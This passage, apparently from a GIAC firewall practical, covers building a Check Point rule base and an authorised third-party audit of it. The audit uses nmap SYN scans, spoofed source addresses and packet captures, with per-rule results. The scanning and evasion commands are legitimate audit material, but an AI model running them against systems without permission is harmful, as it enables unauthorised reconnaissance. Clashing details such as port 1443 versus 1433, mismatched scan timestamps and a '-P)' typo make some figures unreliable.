




The above diagram shows all the network objects created for this rule base.

### Creating Rules

After creating all the objects, we need to create the rules. To create new rule, in the main security policy window, go to Rules → Add Rule → Top or bottom.



Whenever we add a new rule, by default checkpoint will add a cleanup rule as shown below


File Edit View Manage Rules Policy Topology Search Window Help							
Security - GIAC-1   Address Translation - GIAC-1   Desktop Security - Standard							
NO.	SOURCE	DESTINATION	SERVICE	ACTION	TRACK	INSTALL ON	TIME
1	* Any	* Any	* Any	drop	- None	Gateways	* Any

Once a default rule is added we can customize the rule according to the requirement. To change the source or destination right click on "Any"


Security - GIAC-1   Address Translation - GIAC-1   Desktop Security - Standard					
NO.	SOURCE	DESTINATION	SERVICE	ACTION	TRACK
1	* Any	* Any	* Any	drop	- None
2	* Any	* Any	UDP IKE	accept	Log
3	* Any	* Any	TCP FW1	drop	Log
4	giac-enterpri	* Any	* Any	accept	- None
5	VPN_Users@	* Any	TCP smtp	Client Encrypt	Account
6	* Any	* Any	TCP http	accept	- None
			TCP https		

In the dropdown menu, select add. In the add object box, select the appropriate source object. It can be any network object or user object, depending on the rule





In the similar way select the destination object also. Once we select source and destination object we need to select, which service to allow or disallow. Right click on "Any" under Service. In the add object menu, select the appropriate service



Then modify the action field by choosing the appropriate action by right clicking "Drop" under action field.

NO.	SOURCE	DESTINATION	SERVICE	ACTION	TRACK	INST
1	* Any	* Any	* Any	drop	- None	Gat
2	* Any	giac-enterprise	UDP IKE TCP FW1	accept		Gat
3	* Any	giac-enterprise	* Any	drop		Gat
4	giac-enterprise	* Any	* Any	accept		Gat
5	VPN_Users@An	Mail_Server Bill_Server giac-enterprise	TCP smtp TCP Billing_Server	Client Enc		Gat
6	* Any	vWeb_Server	TCP http TCP https	accept		Gat
7	* Any	Trans_Server	TCP https	accept		Gat


Under the “track” column right click on “None” and in the dropdown sub menu select appropriate track action

Security - GIAC-1   Address Translation - GIAC-1   Desktop Security - Standard						
NO.	SOURCE	DESTINATION	SERVICE	ACTION	TRACK	INSTALL ON
1	* Any	* Any	* Any	drop	- None	Gateways
2	* Any	giac-enterprise	UDP IKE TCP FW1	accept	Log	
3	* Any	giac-enterprise	* Any	drop	Log	
4	giac-enterprise	* Any	* Any	accept	- None	
5	VPN_Users@An	Mail_Server Bill_Server giac-enterprise	TCP smtp TCP Billing_Server	Client Encrypt	Account	
6	* Any	vWeb_Server	TCP http	accept	- None	Gateways


Since GIAC-FCS is using only one firewall, we need not explicitly mention where this policy is installed. We can accept the default gateway, which is created by adding the rule.

Follow similar procedure to create all the rules. The final rule base for GIAC-FCS is shown below.


After creating the rule base, we need to verify the policy and install the policy on a gateway. To verify the rule base, on the security policy main window select Policy → Verify. If the rules are not contradicting each other, then the result of verification will be OK. Checkpoint will check only the rule order and if there are any conflicts in the rule order.



After verifying the policy we need to install the policy. To install the policy, go to Policy → Install under the main security policy window. If we have multiple enforcement points, it will show all the enforcement points. Since GIAC-FCS has only one firewall, select the default gateway and press OK.



Once we press OK, Checkpoint will confirm the installation status



## Section 3

### Firewall Policy Verification

#### **Audit**

After implementing the policy on the perimeter security devices (Firewall, VPN and Border router), next logical step is to conduct an audit to ascertain that firewall is functioning properly and whether each rule applied is functioning properly.

To perform audit GIAC-FCS has entrusted the job to a third party audit firm. This audit will focus mainly on firewall and its rule base, but general recommendation of overall design architecture is also provided.

Audit will be done by two auditors and before commencing the audit, they have taken written approval from GIAC-FCS. This can save lot of trouble. It has been decided to conduct the audit over the weekend (Saturday) since there will be less traffic and disruptions for online customers.

#### **Audit Cost**

After system study of GIAC-FCS network, auditors have decided that, it will take about 40 person hours to execute this audit. This will include planning, execution, documentation and presentation to GIAC-FCS management. Auditor's cost per hour is 125\$ and the total cost would be 5000\$.

#### **Approach**

Audit will be done in two phases. In first phase auditors will verifying the firewall itself. In the second phase they will verify the rule base. Port scanning and packet sniffing methods will be employed. Port scanning will be done for all the rules in the rule base. This will target all hosts /devices in the network. Also scanning will be done from different network segments.

Auditors will not conclude their finding based on scanner output, this will be justified by firewall logs, syslog server output and packets captured by sniffer. Tools used to conduct this audit are Nmap (Port scanner) and Ethereal (Packet capture and analyzer). Both are excellent tools in their own category.

While conducting the audit, auditors will setup two systems running ethereal and one system with Nmap. While port scanning is initiated, ethereal will be functioning in the network from where scanning is initiated as well as the target network. This will give us the clear information about, the type of packet being sent/received by Nmap and the response provided by the target host. The IP

address of the system running nmap will be changed to match that particular network/subnet.

Since Nmap is extensively used, list of switches are provided for brevity.

Nmap Usage: nmap [Scan Type(s)] [Options] <host or net list>  
Some Common Scan Types ('\*' options require root privileges)  
\* -sS TCP SYN stealth port scan (default if privileged (root))  
  -sT TCP connect () port scan (default for unprivileged users)  
\* -sU UDP port scan  
  -sP ping scan (Find any reachable machines)  
\* -sF,-sX,-sN Stealth FIN, Xmas, or Null scan (experts only)  
  -sR/-I RPC/Identd scan (use with other scan types)  
Some Common Options (none are required, most can be combined):  
\* -O Use TCP/IP fingerprinting to guess remote operating system  
  -p <range> ports to scan. Example range: '1-1024,1080,6666,31337'  
  -F Only scans ports listed in nmap-services  
  -v Verbose. Its use is recommended. Use twice for greater effect.  
  -P0 Don't ping hosts (needed to scan www.microsoft.com and others)  
\* -Ddecoy\_host1, decoy2 [,...] Hide scan using many decoys  
  -6 scans via IPv6 rather than IPv4  
  -T <Paranoid|Sneaky|Polite|Normal|Aggressive|Insane> General timing policy  
  -n/-R Never do DNS resolution/Always resolve [default: sometimes resolve]  
  -oN/-oX/-oG <logfile> Output normal/XML/grepable scan logs to <logfile>  
  -iL <inputfile> Get targets from file; Use '-' for stdin  
\* -S <your\_IP>/-e <devicename> Specify source address or network interface  
  --interactive Go into interactive mode (then press h for help)

## Firewall host audit

In most of the testing, TCP Syn stealth scan option will be used, since it is most effective in auditing the firewall rule base.

<b>Purpose:</b> To check the firewall stealth rule (Rule 2)	
<b>Scanning location:</b> Between firewall external interface and router (screened subnet)	<b>Target:</b> Firewall external interface
<b>Tool/Command:</b> nmap -sS -P0 -n -oN fwext.txt 203.200.56.211	
<b>Results:</b> Nmap didn't show any open ports except 264. This port is used by secureremote clients. Firewall logs also confirmed this. For this rule scanning was done twice. Once with action as "drop" and another with action as "reject". Drop action rule took too long to scan and reject action rule took less time. Nmap listed all packets as "filtered" (except 264) with "drop" action and "closed" with "reject" action	
<b>Inference:</b> This rule is functioning as per the expectation. Key point in this scanning is, always use drop as action, since it makes network reconnaissance to take long time with less accuracy and can defer the attacker.	

Similarly scanning was done on all other interfaces of firewall from different networks and we got the same results as was mentioned earlier. The command used were

```
nmap -sS -P0 -n -oN fwint.txt 192.168.10.1
nmap -sS -P0 -n -oN fwsec.txt 192.168.20.1
nmap -sS -P0 -n -oN fwmon.txt 192.168.30.1
nmap -sS -P0 -n -oN fwtrn.txt 192.168.40.1
```

This scan also confirms that rule 1 is also working properly

## Audit By rule

### Rule 1 & 2

This rule was verified when we audited the firewall interfaces and the router interfaces as mentioned above.

### Rule 1 & 4

This rule is VPN rule which allows remote users to connect to GIAC-FCS network through VPN. This rule was checked by installing the secureremote client on the laptop which is running nmap. After initiating the VPN tunnel, nmap scan was done to check the allowed services. Nmap result confirmed that only the custom port 2385 to billing server and POP3 110 to internal mail server is opened on the firewall. This was confirmed by the firewall logs also. VPN session initiation and termination details were logged in the firewall logs and proved to be successful. Ethereal which is installed in front of firewall external interface captured the packets and proves that the remote clients are able to establish VPN session with the firewall. The command used to verify this rule is

```
Nmap -sS -P) -O -oN vpnnext.txt 192.168.10.3 192.168.20.3
```



**Rule 5**

<b>Purpose:</b> To scan the web server through firewall to find any open ports	
<b>Scanning location:</b> External Network Secure Network Monitor Network Internal Network	<b>Target:</b> Web server in transaction network through firewall
<b>Tool/Command:</b> nmap -sS -P0 -n -O -oN rtext.txt --append_output 203.200.56.215 192.168.40.2	
<b>Results:</b> <p><i>External Network:</i> Nmap didn't show any open ports except for port 80 and 443, which are by default open to all. When we analyzed router log in syslog server, packets for destination IP "192.168.40.2" (Web server's private IP address) were dropped, since router configuration does not allow private IP address from external world. This was the expected result. To support this Ethereal which is placed in the transaction network reported this traffic flow (External to internal NAT'ed address of web server).</p> <p><i>Internal network:</i> Nmap didn't show any open ports except for port 80 and 443, which are by default open to all. To support this Ethereal which is placed in the transaction network reported this traffic flow.</p> <p><i>Secure Network:</i> Nmap didn't show any open ports except for port 80 and 443, which are by default open to all. To support this Ethereal which is placed in the transaction network reported this traffic flow.</p> <p><i>Monitoring Network:</i> Nmap didn't show any open ports except for port 80 and 443, which are by default open to all. To support this Ethereal which is placed in the transaction network reported this traffic flow.</p>	
<b>Inference:</b> Router is blocking private IP address range and firewall is allowing all hosts to access web server on ports 80 and 443	
<b>Example output:</b> <pre># Nmap run completed at Sat May 10 13:52:49 2003 -- 2 IP addresses (2 hosts up) scanned in 34 seconds # nmap (V. 3.00) scan initiated Fri May 23 13:53:32 2003 as: nmap -sS - P0 -O -T 3 -oN rtext.txt --append_output 203.200.56.215 192.168.40.2 Interesting ports on 203.200.56.215: (The 1595 ports scanned but not shown below are in state: closed) Port      State      Service 80/tcp    open      http 443/tcp   open      https Remote operating system guess: Windows Millennium Edition (Me), Win 2000, or WinXP  Interesting ports on 192.168.40.2: (The 1587 ports scanned but not shown below are in state: closed) Port      State      Service 80/tcp    open      http 443/tcp   open      https Remote operating system guess: Windows Millennium Edition (Me), Win 2000, or WinXP  # Nmap run completed at Sat May 10 13:54:00 2003 -- 2 IP addresses (2 hosts up) scanned in 28 seconds</pre>	

## Rule 6

<b>Purpose:</b> To scan the transaction server through firewall to find any open ports	
<b>Scanning location:</b> External Network Secure Network Monitor Network Internal Network	<b>Target:</b> Transaction server in transaction network through firewall
<b>Tool/Command:</b> nmap -sS -P0 -n -O -oN trs.txt --append_output 203.200.56.217 192.168.40.4	
<b>Results:</b> <i>External Network:</i> Nmap didn't show any open ports except for port 443, which is by default open to all. When we analyzed router log in syslog server, packets for destination IP "192.168.40.4" (transaction server's private IP address) were dropped, since router configuration does not allow private IP address from external world. This was the expected result. To support this Ethereal which is placed in the transaction network reported this traffic flow (External to internal NAT'ed address of transaction server). Firewall log also confirmed this by logging packets accepted for port https and dropping all other packets <i>Internal network:</i> Nmap didn't show any open ports except for port 443, which is by default open to all. To support this Ethereal which is placed in the transaction network reported this traffic flow. The same was confirmed by firewall logs also. <i>Secure Network:</i> Nmap didn't show any open ports except for port 443, which is by default open to all. To support this Ethereal which is placed in the transaction network reported this traffic flow. The same was confirmed by firewall logs also. <i>Monitoring Network:</i> Nmap didn't show any open ports except for port 443, which is by default open to all. To support this Ethereal which is placed in the transaction network reported this traffic flow.	
<b>Inference:</b> Router is blocking private IP address range and firewall is allowing all hosts to access transaction server on ports 443	
<b>Example output:</b> <pre># Nmap run completed at Sat May 10 14:22:39 2003 -- 2 IP addresses (2 hosts up) scanned in 34 seconds # nmap (V. 3.00) scan initiated Fri May 23 14:22:39 2003 as: nmap -sS - P0 -O -T 3 -oN trs.txt --append_output 203.200.56.217 192.168.40.4 Interesting ports on 203.200.56.217: (The 1595 ports scanned but not shown below are in state: closed) Port      State      Service 443/tcp    open       https Remote operating system guess: Linux 2.20.20 (x86)  Interesting ports on 192.168.40.4: (The 1587 ports scanned but not shown below are in state: closed) Port      State      Service 443/tcp    open       https Remote operating system guess: Linux 2.20.20 (x86)  # Nmap run completed at Sat May 10 14:31:00 2003 -- 2 IP addresses (2 hosts up) scanned in 69 seconds</pre>	

**Rule 7**

<b>Purpose:</b> To scan that all hosts are able to reach mail relay server except internal network	
<b>Scanning location:</b> External Network Secure Network Monitor Network Internal Network	<b>Target:</b> Mail relay server in transaction network through firewall
<b>Tool/Command:</b> nmap -sS -P0 -n -O -oN mlrl.txt --append_output 203.200.56.216 192.168.40.3	
<b>Results:</b> <i>External Network:</i> Nmap didn't show any open ports except for port 25, which is by default open to all. When we analyzed router log in syslog server, packets for destination IP "192.168.40.3" (Mail relay server's private IP address) were dropped, since router configuration does not allow private IP address from external world. This was the expected result. To support this Ethereal which is placed in the transaction network reported this traffic flow. Firewall log also confirmed this by logging packets accepted for port https and dropping all other packets <i>Internal network:</i> Nmap didn't show any open ports. This is the expected result. Firewall will drop any packets from this network and accept all other network. To support this Ethereal which is placed in the transaction network reported did not report this traffic flow. The same was confirmed by firewall logs also. <i>Secure Network:</i> Nmap didn't show any open ports except for port 25, which is by default open to all. To support this Ethereal which is placed in the transaction network reported this traffic flow. The same was confirmed by firewall logs also. <i>Monitoring Network:</i> Same as secure network	
<b>Inference:</b> Router is blocking private IP address range and firewall is allowing all hosts to access transaction server on ports 25 except hosts in internal network. <i>There is an issue with this rule and it is explained in recommendations section.</i>	
<b>Example output:</b> <pre># Nmap run completed at Sat May 10 15:09:24 2003 -- 2 IP addresses (2 hosts up) scanned in 34 seconds # nmap (V. 3.00) scan initiated Fri May 23 15:09:24 2003 as: nmap -sS - P0 -O -T 3 -oN trs.txt --append_output 203.200.56.216 192.168.40.3 Interesting ports on 203.200.56.216: (The 1595 ports scanned but not shown below are in state: closed) Port      State      Service 25/tcp    open       smtp Remote operating system guess: Linux 2.20.20 (x86)  Interesting ports on 192.168.40.3: (The 1587 ports scanned but not shown below are in state: closed) Port      State      Service 25/tcp    open       smtp Remote operating system guess: Linux 2.20.20 (x86)  # Nmap run completed at Sat May 10 15:11:10 2003 -- 2 IP addresses (2 hosts up) scanned in 61 seconds</pre>	

**Rule 8**

<b>Purpose:</b> To scan that mail relay server is able to reach all hosts except hosts in internal network	
<b>Scanning location:</b> Transaction N/W	<b>Target:</b> All hosts except hosts in internal network
<b>Tool/Command:</b> nmap -sS -P0 -n -iL host.txt -oN mlrl.txt --append_output -S 192.168.40.3 -e eth0	
<b>Results:</b> <i>Transaction Network:</i> To check this rule, we included some random hosts and one host from internal network to host.txt file. This file is used as input for target host file for nmap scan. Packets from nmap will have source address of mail relay server (private IP address). Nmap results confirmed that this packet was able to reach the respective host on smtp and dns , except for packet destined to internal host. This packet is dropped by the firewall because of the rule. Ethereal in front of firewall interface confirmed the traffic flow (Accepted packets). But the ethereal placed in internal network did not receive any packets.	
<b>Inference:</b> Packets from mail relay server can reach any host on smtp and dns except internal hosts. <i>There is an issue with this rule and it is explained in recommendations section.</i>	

**Rule 9**

<b>Purpose:</b> To verify that traffic between mail server and mail relay server passes through firewall on port 25 only	
<b>Scanning location:</b> External Network Secure Network Transaction N/W Internal Network	<b>Target:</b> Mail server to mail relay server and mail relay server to mail server
<b>Tool/Command:</b> nmap -sS -P0 -n -O -oN mlrl.txt --append_output -S 192.168.10.3 -e eth0 192.168.40.3 nmap -sS -P0 -n -O -oN mlrl.txt --append_output -S 192.168.40.3 -e eth0 192.168.10.3 nmap -sS -P0 -n -O -oN mlrl.txt --append_output 192.168.10.3 nmap -sS -P0 -n -O -oN mlrl.txt --append_output 192.168.40.3	
<b>Results:</b> <i>External Network:</i> Nmap didn't show any open ports while scanning from external interface of the firewall. As per this rule, access is allowed only from mail server to mail relay server and vice versa. Firewall log also confirmed this by logging packets dropped against this rule. Ethereal inside internal network and transaction network did not receive any such packet from nmap. <i>Internal network:</i> Nmap didn't show any open ports except for smtp from mail server to mail relay server. This is the expected result. Firewall will drop any other packets from this network. To support this Ethereal which is placed in the transaction network reported this traffic flow. The same was confirmed by firewall logs also. <i>Transaction Network:</i> Nmap didn't show any open ports except for smtp from mail server relay to mail server. This is the expected result. Firewall will drop any other packets from this network. To support this Ethereal which is placed in the internal network reported this traffic flow. The same was confirmed by firewall logs also. <i>Secure Network:</i> Same as external network	
<b>Inference:</b> Firewall is allowing connection from mail server to mail relay server and vice versa on port smtp and dropping all other packets	

**Rule 10**

<b>Purpose:</b> To verify that traffic between transaction server and database server passes through firewall on port 1443 only	
<b>Scanning location:</b> External Network Secure Network Transaction N/W Internal Network	<b>Target:</b> Transaction server to Database server
<b>Tool/Command:</b> nmap -sS -P0 -n -O -oN trdb.txt --append_output -S 192.168.40.4 -e eth0 192.168.20.2 nmap -sS -P0 -n -O -oN trdb.txt --append_output 192.168.10.3	
<b>Results:</b> <i>External Network:</i> Nmap didn't show any open ports while scanning from external interface of the firewall. As per this rule, access is allowed only from transaction server to database server. Firewall log also confirmed this by logging packets dropped against this rule. Ethereal inside internal network and transaction network did not receive any such packet from nmap. <i>Internal network:</i> Nmap didn't show any open ports while scanning from external interface of the firewall. As per this rule, access is allowed only from transaction server to database server. Firewall log also confirmed this by logging packets dropped against this rule. Ethereal inside internal network and transaction network did not receive any such packet from nmap. <i>Transaction Network:</i> Nmap didn't show any open ports except for 1433 from transaction server to database server. This is the expected result. Firewall will drop any other packets from this network. To support this Ethereal which is placed in the internal network reported this traffic flow. The same was confirmed by firewall logs also. <i>Secure Network:</i> Nmap didn't show any open ports while scanning from external interface of the firewall. As per this rule, access is allowed only from transaction server to database server. Firewall log also confirmed this by logging packets dropped against this rule. Ethereal inside internal network and transaction network did not receive any such packet from nmap.	
<b>Inference:</b> Firewall is allowing connection from transaction server to database server on port 1433 and dropping all other packets	

**Rule 11**

<b>Purpose:</b> To verify that traffic from router, servers in transaction network & secure network can communicate to syslog server and all other traffic to be blocked	
<b>Scanning location:</b> External Network Secure Network Transaction N/W Internal Network	<b>Target:</b> Syslog server
<b>Tool/Command:</b> nmap -sS -P0 -n -O -oN trdb.txt --append_output 192.168.30.2	
<b>Results:</b> <i>External Network:</i> Nmap didn't show any open ports except for port 514 while scanning from external interface of the firewall. As per this rule, access is allowed only from router and servers of transaction & secure network only. Ethereal inside monitoring network received only packets from router on port 514. <i>Internal network:</i> Nmap didn't show any open ports while scanning from internal interface of the firewall. As per this rule, access is allowed only from router and servers of transaction & secure network only. Ethereal inside monitoring network did not receive any such packet from nmap. <i>Transaction Network:</i> Nmap didn't show any open ports except for port 514 while scanning from transaction network. As per this rule, access is allowed only from router and servers of transaction & secure network only. Ethereal inside monitoring network received only packets from router on port 514. <i>Secure Network:</i> Nmap didn't show any open ports except for port 514 while scanning from secure network. As per this rule, access is allowed only from router and servers of transaction & secure network only. Ethereal inside monitoring network received only packets from router on port 514.	
<b>Inference:</b> Firewall is allowing connection from router, servers from transaction & secure network on port 514 to syslog server in monitoring network and dropping all other traffic	



**Rule 12**

<b>Purpose:</b> To ensure that proxy server in the internal network can connect to any host over http, https, dns and ftp	
<b>Scanning location:</b> Transaction N/W Internal network Secure network	<b>Target:</b> Any host, web server, transaction server
<b>Tool/Command:</b> nmap -sS -P0 -n -iL host.txt -oN prxy.txt --append_output -S 192.168.10.2 -e eth0	
<b>Results:</b> <i>Internal Network:</i> To check this rule, we included some random hosts and web server & transaction server from internal network and billing server to host.txt file. This file is used as input for target host file for nmap scan. Packets from nmap will have source address of proxy server (private IP address). Nmap results confirmed that packet with http; https, ftp and dns were able to reach the respective hosts on their respective ports. Since any of the above mentioned ports are not opened on billing server, nmap did not establish a connection/could not succeed in reaching on the specified ports. Ethereal in front of firewall interface confirmed the traffic flow (Accepted packets). <i>Secure Network:</i> With the above command, nmap did not show any open ports. Since firewall is configured with anti spoofing feature, all packets from nmap were dropped. Ethereal in front of firewall did not receive any packets from secure network. <i>Transaction Network:</i> With the above command, nmap did not show any open ports. Since firewall is configured with anti spoofing feature, all packets from nmap were dropped. Ethereal in front of firewall did not receive any packets from secure network.	
<b>Inference:</b> Firewall is accepting packets only from proxy server on port http, https, ftp and dns from internal network. It is dropping all other traffic.	



**Rule 13**

<b>Purpose:</b> To check that the hosts from database group can access database server and all other traffic is blocked	
<b>Scanning location:</b> Transaction N/W External Network Monitor Network Internal Network	<b>Target:</b> Database server
<b>Tool/Command:</b> nmap -sS -P0 -n -O -oN trs.txt --append_output -S 192.168.10.31 192.168.20.2 nmap -sS -P0 -n -O -oN trs.txt --append_output 192.168.20.2	
<b>Results:</b> <i>Internal Network:</i> For the first command Nmap didn't show any open ports except for port 1443, which is by default open to database group. In the first command we are using the IP address of a host which is in database group. This was the expected result. To support this Ethereal which is placed in the secure network reported this traffic flow. Firewall log also confirmed this by logging packets accepted for port 1443 and dropping all other packets. With the second command, since the host where nmap is installed is having different ip address other than those in database group, firewall drops packet from nmap. Ethereal which is placed in secure network did not receive any packets when we initiated the scan using nmap. Firewall also confirmed this by logging packets which are dropped. <i>Transaction network:</i> Nmap didn't show any open ports with first command. Since firewall is configured with anti spoofing feature, all packets from nmap were dropped. Ethereal in secure network did not receive any packets from transaction network. Firewall also confirmed this by logging packets which are dropped. We found same result as above using second command <i>External Network:</i> Nmap didn't show any open ports with first command. Since firewall is configured with anti spoofing feature, all packets from nmap were dropped. Ethereal in secure network did not receive any packets from transaction network. Firewall also confirmed this by logging packets which are dropped. We found same result as above using second command <i>Monitoring Network:</i> Nmap didn't show any open ports with first command. Since firewall is configured with anti spoofing feature, all packets from nmap were dropped. Ethereal in secure network did not receive any packets from transaction network. Firewall also confirmed this by logging packets which are dropped. We found same result as above using second command	
<b>Inference:</b> Firewall is allowing access to database server over port 1443 to hosts which are in database group	

**Rule 14**

<b>Purpose:</b> To check that the hosts from billing group can access billing server and all other traffic is blocked	
<b>Scanning location:</b> Transaction N/W External Network Monitor Network Internal Network	<b>Target:</b> Billing server
<b>Tool/Command:</b> nmap -sS -P0 -n -O -oN trs.txt --append_output -S 192.168.10.51 192.168.20.3 nmap -sS -P0 -n -O -oN trs.txt --append_output 192.168.20.3	
<b>Results:</b> <i>Internal Network:</i> For the first command Nmap didn't show any open ports except for port 2385, which is by default open to billing group. In the first command we are using the IP address of a host which is in billing group. This was the expected result. To support this Ethereal which is placed in the secure network reported this traffic flow. Firewall log also confirmed this by logging packets accepted for port 2385 and dropping all other packets. With the second command, since the host where nmap is installed is having different ip address other than those in billing group, firewall drops packet from nmap. Ethereal which is placed in secure network did not receive any packets when we initiated the scan using nmap. Firewall also confirmed this by logging packets which are dropped. <i>Transaction network:</i> Nmap didn't show any open ports with first command. Since firewall is configured with anti spoofing feature, all packets from nmap were dropped. Ethereal in secure network did not receive any packets from transaction network. Firewall also confirmed this by logging packets which are dropped. We found same result as above using second command <i>External Network:</i> Nmap didn't show any open ports with first command. Since firewall is configured with anti spoofing feature, all packets from nmap were dropped. Ethereal in secure network did not receive any packets from transaction network. Firewall also confirmed this by logging packets which are dropped. We found same result as above using second command <i>Monitoring Network:</i> Nmap didn't show any open ports with first command. Since firewall is configured with anti spoofing feature, all packets from nmap were dropped. Ethereal in secure network did not receive any packets from transaction network. Firewall also confirmed this by logging packets which are dropped. We found same result as above using second command	
<b>Inference:</b> Firewall is allowing access to billing server over port 2385 to hosts which are in billing group	

**Rule 15**

<b>Purpose:</b> To check that the hosts from admin group can access all servers over SSH	
<b>Scanning location:</b> External Network Internal Network	<b>Target:</b> All servers of GIAC-FCS
<b>Tool/Command:</b> nmap -sS -P0 -n -O -oN adm.txt --append_output -S 192.168.10.71 -iL servers.txt nmap -sS -P0 -n -O -oN trs.txt --append_output -iL servers.txt	
<b>Results:</b> <i>Internal Network:</i> For the first command Nmap didn't show any open ports except for ssh port on all servers listed in "servers.txt" which is used by nmap as input files for target host selection, which is by default open to admin group. In the first command we are using the IP address of a host which is in admin group. This was the expected result. To support this Ethereal which is placed in the secure network and transaction network reported this traffic flow. Firewall log also confirmed this by logging packets accepted for port ssh and dropping all other packets. With the second command, since the host where nmap is installed is having different ip address other than those in admin group, firewall drops packet from nmap. Ethereal which is placed in secure network and transaction network did not receive any packets when we initiated the scan using nmap. Firewall also confirmed this by logging packets which are dropped. <i>Transaction network:</i> Nmap didn't show any open ports with first command. Since firewall is configured with anti spoofing feature, all packets from nmap were dropped. Ethereal in secure network and monitoring network did not receive any packets from transaction network. Firewall also confirmed this by logging packets which are dropped. We found same result as above using second command <i>External 